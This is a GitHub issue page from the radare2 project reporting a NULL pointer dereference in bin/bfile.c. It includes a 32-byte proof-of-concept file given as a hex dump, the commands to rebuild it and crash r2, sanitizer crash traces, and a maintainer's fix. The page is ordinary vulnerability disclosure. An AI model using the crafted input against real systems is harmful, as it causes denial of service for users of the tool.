<> Code •

• Issues 812

? Pull requests 19

Discussions

Actions

• • •

New issue

Jump to bottom

NULL pointer dereference in r_bin_file_xtr_load_buffer #20354

⊘ Closed

chinggg opened this issue on Jun 24 · 1 comment

Assignees



chinggg commented on Jun 24 • edited •

Contributor

Environment

Sat Jun 25 11:13:09 AM CST 2022

radare2 5.7.3 28346 @ linux-x86-64 git.5.6.6-689-gf369ff2de

commit: f369ff2de3c807681ec76df450ee6d4af5e04ce0 build: 2022-06-24__10:39:32

Description

NULL pointer dereference in function r_bin_file_xtr_load_buffer in bin/bfile.c in Radare2 5.7.2 could crash the application when opening a crafted binary file with r2. Typically, attackers can leverage this vulnerability to perform denial-of-service attack in the context of the current user.

Test

- 1. Build Radare2 normally or with UBSAN enabled
- 2. Make a PoC file with size of just 32 bytes. Save the content below as hex.txt


```
00000000: 5841 4c5a 0000 0010 009a 454c 4680 009a XALZ......ELF...
00000010: 454c 4280 df96 0003 df7b 0003 ff5b 003e ELB......{...[.>
```

xxd -r hex.txt > PoCfile to create the poc file

3. r2 PoCfile, the program will crash immediately

When built normally: ERROR: LZ4 decompression failed zsh: segmentation fault (core dumped) ./install0/bin/r2 PoCfile When UBSAN and ASAN enabled: ERROR: LZ4 decompression failed ../libr/bin/bfile.c:817:7: runtime error: member access within null pointer of type 'RBinXtrData' (aka 'struct r bin xtr data t') SUMMARY: UndefinedBehaviorSanitizer: undefined-behavior ../libr/bin/bfile.c:817:7 in AddressSanitizer: DEADLYSIGNAL ______ ==3515943==ERROR: AddressSanitizer: SEGV on unknown address 0x000000000000 (pc 0x56147ed500b0 bp 0x7ffe95e3a3a0 sp 0x7ffe95e3a0a0 T0) ==3515943==The signal is caused by a WRITE memory access. ==3515943==Hint: address points to the zero page. #0 0x56147ed500b0 in r_bin_file_xtr_load_buffer /data/Repo/radare2/build/../libr/bin/bfile.c:817:13 #1 0x56147ec16be6 in r_bin_open_buf /data/Repo/radare2/build/../libr/bin/bin.c:275:11 #2 0x56147ec1157d in r bin open io /data/Repo/radare2/build/../libr/bin/bin.c:345:13 #3 0x56147c1b6a99 in r_core_file_do_load_for_io_plugin /data/Repo/radare2/build/../libr/core/cfile.c:436:7 #4 0x56147c195842 in r_core_bin_load /data/Repo/radare2/build/../libr/core/cfile.c:637:4 #5 0x561477ea9ef1 in r_main_radare2 /data/Repo/radare2/build/../libr/main/radare2.c:1258:15

- A condret self-assigned this on Jun 25
- condret added a commit to condret/radare2 that referenced this issue on Jun 25



f4a30b6

condret closed this as completed in fc285ce on Jun 25

condret commented on Jun 25

Member

I did a blind fix for this, not sure if there are other problems as well.

thx for reporting

condret		
Labels		
None yet		
Projects		
None yet		
Milestone		
No milestone		
Development		
No branches or pull requests		

2 participants



